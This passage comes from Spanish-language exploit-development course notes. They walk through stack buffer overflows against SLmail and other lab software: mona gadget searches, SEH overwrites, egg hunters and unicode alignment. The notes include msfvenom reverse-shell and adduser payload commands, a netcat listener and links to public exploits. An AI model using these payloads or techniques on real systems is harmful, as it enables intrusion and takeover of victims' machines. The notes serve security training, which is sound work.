A2D2F	ARM	1.0	C:\Archivos de programa\SLmail\ARM.dll
39DAE	SLmail	5.1	C:\Archivos de programa\SLmail\SLmail.exe
A70FB	ADUAPI32	5.1.2600.5512	C:\WINDOWS\system32\ADUAPI32.dll

Buscamos si las DLL cargadas no tienen ASRL

```
os de programa\SLmail\Adminwiz.exe ASLR not enabled!
os de programa\SLmail\AntiRelay.dll ASLR not enabled
os de programa\SLmail\Antispam.dll ASLR not enabled!
os de programa\SLmail\ARM.dll ASLR not enabled! DEP
os de programa\SLmail\AttachmentFilter.dll ASLR not
os de programa\SLmail\chkMail.exe ASLR not enabled!
os de programa\SLmail\CmdViewer.exe ASLR not enabled
os de programa\SLmail\ContentFilter.dll ASLR not ena
os de programa\SLmail\EncodeFilter.dll ASLR not enab
```

En este caso no hay DLL del programa en la lista de DLL sin ASRL así que tenemos que buscar en una **DLL del sistema**

- Ya que no hay ninguna DLL del programa utizable buscaremos en las **DLL del sistema operativo** que usa el programa.

En Immunity debugger:

```
!mona nosafesehaslr
```

ASLR	NXCompat	OS DLL	Version, Modulename & Path
False	False	True	4.3.0.2 [Openc32.dll] <C:\WINDOWS\system32\Openc32.dll>
False	False	False	5.1 [SLMail.exe] <C:\Archivos de programa\SLmail\SLmail.exe>
False	False	True	6.00.8063.0 [SLMFC.DLL] <C:\WINDOWS\system32\SLMFC.DLL>
False	False	True	6.00.8665.0 [MFC42LOC.DLL] <C:\WINDOWS\system32\MFC42LOC.DLL>

BINGO! La librería **SLMFC.DLL** no tiene protección ASRL. Ahora procedemos a buscar

una instrucción JMP ESP en esa DLL.

- Buscar JMP ESP por su código de operación (`\xff\xe4`) en slmfc.dll

```
!mona find -s "\xff\xe4" -m SLMFC.DLL
```

```
1 Results :
0x5f4a358f : "\xff\xe4" | <PAGE_READONLY> [SLMFC.DLL] ASLR: False,
0x5f4b41e3 : "\xff\xe4" | <PAGE_READONLY> [SLMFC.DLL] ASLR: False,
0x5f4b5663 : "\xff\xe4" | asciiprint,ascii <PAGE_READONLY> [SLMFC.DL
0x5f4b6243 : "\xff\xe4" | asciiprint,ascii <PAGE_READONLY> [SLMFC.DL
0x5f4b63a3 : "\xff\xe4" | <PAGE_READONLY> [SLMFC.DLL] ASLR: False,
0x5f4b7963 : "\xff\xe4" | asciiprint,ascii <PAGE_READONLY> [SLMFC.DL
0x5f4b7b23 : "\xff\xe4" | asciiprint,ascii <PAGE_READONLY> [SLMFC.DL
0x5f4b9703 : "\xff\xe4" | <PAGE_READONLY> [SLMFC.DLL] ASLR: False,
0x5f4bac53 : "\xff\xe4" | <PAGE_READONLY> [SLMFC.DLL] ASLR: False,
0x5f4bbe53 : "\xff\xe4" | <PAGE_READONLY> [SLMFC.DLL] ASLR: False,
0x5f4bcc6b : "\xff\xe4" | <PAGE_READONLY> [SLMFC.DLL] ASLR: False,
```

- La dirección 0x5f4a358f en SLMFC.dll contiene la instrucción JMP ESP. Pero esta dirección está en formato **little endian** (al revés), así que para usarlo en el script debemos anotarlo al revés.

`0X5f4a358f = "\x8F\x35\x4A\x5F"`

- Alternativamente podemos buscar **direcciones del Sistema Operativo** que salten a ESP con la herramienta `findjmp.exe`

```
findjmp.exe SLMFC.dll esp
```




f) Generando shellcode

- Usaremos metasploit para generar un payload sin los malos caracteres (""\x00\x0a\x0d\x20") que nos envie una shell a nuestra máquina.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.2.16 LPORT=4444  
EXITFUNC=thread -b "\x00\x0a\x0d\x20" -f python
```

- Alternativamente se puede ejecutar otro comando como crear usuario

```
msfvenom -p windows/adduser USER=hacker PASS=Password1! -f c
```



> Generar payload para javascript


```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.80.170 LPORT=443 -f  
js_le --platform windows -a x86
```

NOP = %u9090

g) Obtener shell

- Iniciar escuchador de conexión (Netcat) antes de ejecutar el script **5_fuzz.py**

```
nc -nvlp 4444
```



> Otros métodos para saltar a ESP

a) PUSH ESP + RET

- Obteniendo OP code de PUSH ESP + RET

The screenshot shows the nasm_shell.rb interface. It displays assembly code with two specific lines highlighted by red boxes:

```
root@kali:~$ nasm_shell.rb
nasm > PUSH ESP
00000000 54
nasm > RET
00000000 C3
nasm >
```

The first highlighted line is "PUSH ESP" and the second is "RET". To the right of the assembly code, there is a script editor window showing some Perl-like code.

- Encontrar PUSH ESP + RET en SLMFC.DLL

```
!mona find -s "\x54\xC3" -m SLMFC.DLL
```

The screenshot shows the !mona find command output. It lists the search process, the search range (0x5f400000 to 0x5f4f4000), the output file ('find.txt'), and the results. Two pointers were found, both pointing to memory locations in the SLMFC.DLL module.

```
Processing modules
- Done. Let's rock 'n roll.
- Treating search pattern as bin
[+] Searching from 0x5f400000 to 0x5f4f4000
[+] Preparing output file 'find.txt'
- (Re)setting logfile find.txt
[+] Writing results to find.txt
- Number of pointers of type '"\x54\xC3"' : 2
[+] Results :
0x5f4a27dc : "\x54\xC3" | <PAGE_READONLY> [SLMFC.DLL] ASLR: False,
0x5f4ccbae : "\x54\xC3" | <PAGE_READONLY> [SLMFC.DLL] ASLR: False,
Found a total of 2 pointers
```

- Como funciona PUSH ESP + RET ?

Pues simplemente coloca ESP en el stack y se ejecuta nuestro shellcode.

Registers (FPU)

EAX	00000000
ECX	01CF9EF0 ASCII "16/02/04 00:02:04 P3-0001: Illegal command
EDX	77C31B78 msvcrt.77C31B78
EBX	00000004
ESP	01CFA150
EBP	41414141
ESI	00000000
EDI	00000001

EIP 5F4A27DD SLMFC.5F4A27DD

C	0	ES	0023	32bit	0<FFFFFF>
P	1	CS	001B	32bit	0<FFFFFF>
A	1	SS	0023	32bit	0<FFFFFF>
Z	0	DS	0023	32bit	0<FFFFFF>
S	1	FS	003B	32bit	7FFAD000<FFF>
T	0	GS	0000	NULL	
D	0				
O	0				LastErr ERROR_SUCCESS <00000000>
EFL	00000296 <NO,NB,NE,A,S,PE,L,LE>				

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty

PUSH ESP

01CFA150	01CFA154	Tiñ@
01CFA154	90909090	ÉÉÉÉ
01CFA158	90909090	ÉÉÉÉ
01CFA15C	0BBADEDA	ñ δ
01CFA160	D92FA7B7	Àº/º
01CFA164	5DF42474	t\$¶]
01CFA168	52B1C92B	+¶R
01CFA16C	03175531	1U‡♥
01CFA170	CE831755	U‡âW
01CFA174	2CD045B3	E,·
01CFA178	CC250B53	\$§zÜ

> Software con vulnerabilidad stack overflow

✓ MP3Converter (File)

/root/Desktop/Laboratorio/Lab5-exploits/win/stack/MP3Converter/

✓ CesarFTP (port 21)

/root/Desktop/Laboratorio/Lab5-exploits/win/stack/CesarFTP/

✓ WarFTP (port 21)

/root/Desktop/Laboratorio/Lab5-exploits/win/stack/warftp

✓ FreeSSH (port 22)

</root/Desktop/Laboratorio/Lab5-exploits/win/stack/freeSSH/>

Ability Server 2.34 FTP STOR Buffer Overflow

<http://www.exploit-db.com/exploits/588/>


MailCarrier 2.51 SMTP EHLO / HELO Buffer Overflow Exploit

<http://www.exploit-db.com/exploits/598/>

VUPlayer <= 2.49 - Buffer Overflow Exploit

<http://www.exploit-db.com/exploits/9476/>

Buscar JMP ESP en linux (EDB)



8.5.2. Structured Exception Handler (SEH)


- Que son los manejadores de excepción?

Un manejador de excepciones es una pieza de código que se escribe dentro de una aplicación, con el fin de afrontar el hecho de que la aplicación podría generar un error (excepción).

Un manejador de excepción típica se parece a esto:


```
try
{
    //run stuff. If an exception occurs, go to <catch> code
}
catch
{
    // run stuff when exception occurs
}
```

Cadena SEH:




- Revisando SEH en immunity debugger

Ver todos los manejadores de excepciones:



Ver el comienzo de la cadena SEH:

- Introducir **FS:[0]** como expresión




- Pasos para desarrollar exploit:

- a) Causar una excepción
 - b) Determinar el offset (Desde que carácter se sobreescribe nseh?)
 - c) Encontrar POP/POP/RET en una libreria sin la protección SAFESEH
 - d) Sobreescribir Exception handler (seh) con la dirección de POP/POP/RET
 - e) Sobreescribir Next Exception handler (nseh)
- ✓ SHORT JMP (4 bytes) = "\xeb\x06\x90\x90". Generalmente un salto de 6 bytes es suficiente, pero a veces se requiere un salto mas largo.
- ✓ LONG JMP (5 bytes) = "\xe9\x70\xfe\xff\xff". Generalmente usaso para saltos hacia atras. -400 = FFFFFE70. Salta 400 bytes hacia atras³

Payload típico= offset + nseh + seh + nop + shellcode

Flujo de la explotación:



Ejemplo Easy chat:



³ http://www.free-test-online.com/binary/signed_converter.html



/root/Desktop/Laboratorio/Lab5-exploits/win/SEH/easychat



- a) Causar una excepción y determinar el offset (**script1.rb**)



En immunity debugger para acceder a los breakpoints (SEH) presionar:
SHIFT+F7 y luego F9 hasta que llegue al breakpoint



- Buscar DLL sin protección SAFESEH

!mona nosafesehaslr

```
SafeSEH | ASLR | NXCompat | OS Dll | Version, Modulename & Path
False  | False | False | False | -1.0- [SSLEAY32.dll] <C:\EFS Software\Easy Chat Server\SSLEAY32.dll>
False  | False | False | False | 3.1 [EasyChat.exe] <C:\EFS Software\Easy Chat Server\EasyChat.exe>
```

- Dentro de la DLL sin protección buscar POP/POP/RET

!mona seh -cpb "\x00\x40\x0a\x0d"

[ Alternativamente podemos buscar POP/POP/RET mediante "Find sequence of commands"]

The screenshot shows the Immunity Debugger interface with the CPU tab selected. A red arrow points from the assembly code area to the status bar, which displays "No nullbytes". The assembly code window shows several instructions, including POP EBP, POP FRX, RETN, PUSH EDI, PUSH EBX, and CALL <JMP.&LIBEAY32.10>. A context menu is open over the assembly code, and a sub-menu titled "Find sequence of commands" is visible. This sub-menu contains the command "pop i32", and below it, a hint message: "Hint: 'RA' and 'RB' match R32, 'ANY n' matches 0..n commands". There is also a checked checkbox labeled "Entire block".

[ Para obtener una shell ejecutar sin immunity debugger]

➤ Software con vulnerabilidad SEH

- SoriTong
/root/Desktop/Laboratorio/Lab5-exploits/win/SEH/SoritongMP3Player
- Mp3Studio
/root/Desktop/Laboratorio/Lab5-exploits/win/SEH/Mp3Studio/
- BigAntServer
/root/Desktop/Laboratorio/Lab5-exploits/win/SEH/BigAntServer/

➤ Usando exploitPack

/opt/Exploits/exploitpack


java8 -jar ExploitPack.jar

8.5.3. Egg hunting


Cuando no tenemos suficiente espacio en el buffer para colocar nuestro payload que nos permitirá obtener una shell, podemos usar un egghunter que solo se encarga de buscar a este payload mediante un tag que nosotros definimos.

➤ Ejemplo: Kolibri

Con immnunity debugger abrir:



Ejecutar el exploit:



python Kolibri.py

- La explotación se lo realiza mediante el desbordamiento de buffer y usando **jmp esp** de shell32.dll
- **Adicionar egg hunter:**
 - ✓ Como no tenemos suficiente espacio para nuestro payload que envía la shell, solo adicionaremos el “**egg hunter**” que buscara el payload usando un tag (**b33f**) para ejecutarlo.
 - ✓ Generar código del egg hunter (32bytes):
!mona egg -t **b33f**
 - ✓ Como adicionamos el egghunter antes de eip, necesitamos saltar hacia atrás 60 bytes: "\xEB\xC4"
- **Comprobar stage2:** Comprobamos que los 1000 bytes que enviamos están en memoria al momento del crash.

!mona findmsp

```
[+] Looking for cyclic pattern in memory
Modules C:\WINDOWS\system32\ushtcnin.dll
    Cyclic pattern <normal> found at 0x00d711ef (length 1000 bytes)
    Cyclic pattern <normal> found at 0x00d726f4 (length 1000 bytes)
    Cyclic pattern <normal> found at 0x00d734c5 (length 1000 bytes)
    Cyclic pattern <unicode> found at 0x0026a4d4 (length 999 bytes)
[+] Examining registers
[+] Examining SEH chain
[+] Examining stack <entire stack> - looking for cyclic pattern
    Walking stack from 0x0137d000 to 0x0137ffffc (0x00002ffc bytes)
[+] Examining stack <entire stack> - looking for pointers to cyclic p
    Walking stack from 0x0137d000 to 0x0137ffffc (0x00002ffc bytes)
        0x0137fea8 : Pointer into normal cyclic pattern at ESP+0x380 (+89)
[+] Preparing output file 'findmsp.txt'
    - <Re>setting logfile findmsp.txt
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
```

- Obtener shell:

- ✓ Generamos el payload codificado con x86/alpha_mixed
- ✓ Adicionamos el tag al shellcode
Stage2 = "b33fb33f" + shellcode

8.5.4. Unicode exploits

Solo controlamos 2 bytes de cada 4 bytes,

- ✓ my \$eip = "\x3e\x43"; --> "003e0043";
- ✓ \$venalign . "\x42"; --> unicode nop
- ✓ "\x05\x16\x11"; # add eax,0x11001600

Adjusting EAX

Once we move the address in **ESI** into EAX, we need to adjust it to get it to point to our shellcode

```
$venalign = $venalign . "\x56"; # push esi o Registro mas cercano al shellcode
$venalign = $venalign . "\x47"; # venetian pad/align
$venalign = $venalign . "\x58"; # pop eax
$venalign = $venalign . "\x47"; # venetian pad/align
$venalign = $venalign . "\x05\x19\x11"; # add eax,0x110C1900
$venalign = $venalign . "\x47"; # venetian pad/align
$venalign = $venalign . "\x2d\x16\x11"; # sub eax,0x11001600 (net diff +300h)
$venalign = $venalign . "\x47"; # venetian pad/align
$venalign = $venalign . "\x50"; # push eax
$venalign = $venalign . "\x47"; # venetian pad/align
$venalign = $venalign . "\xc3"; # ret
```

- ✓ Shellcode compatible con unicode (EAX)

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.80.175 LPORT=4444 -e
x86/unicode_mixed BufferRegister=EAX -f perl
```

8.6. Burlando mecanismo de protección

8.6.1. Burlando Stack cookies

Para ver en funcionamiento los stack cookies haremos uso de Visual Studio 2010 (Windows 8)



- ✓ Compilar con GS habilitado
- Abriendo el ejecutable con IDA, observamos los cookie stacks

```

IDA - C:\Users\usuario\Desktop\VSProjects\vuln-server\Release\vuln-server.


Options Windows Help
File View Tools Options Plugins Local Win32 debugger
Unexplored Instruction External symbol
IDA View-A Hex View-1 Structures Enums
.text:00401010 mov    eax, __security_cookie
.text:00401015 xor    eax, esp
.text:00401017 mov    [esp+172Ch+var_4], eax
.text:0040101E push   ebx
.text:0040101F push   esi
.text:00401020 push   edi

.text:00401086 pop    esi
.text:00401087 pop    ebx
.text:00401088 mov    ecx, [esp+172Ch+var_4]
.text:0040108F xor    ecx, esp ; cookie
.text:00401091 call   @__security_check_cookie@4 ; __security_check_cookie(x)
.text:00401096 mov    esp, ebp
.text:00401098 pop    ebp
.text:00401099 retn

```


- Enviando payload al programa

```
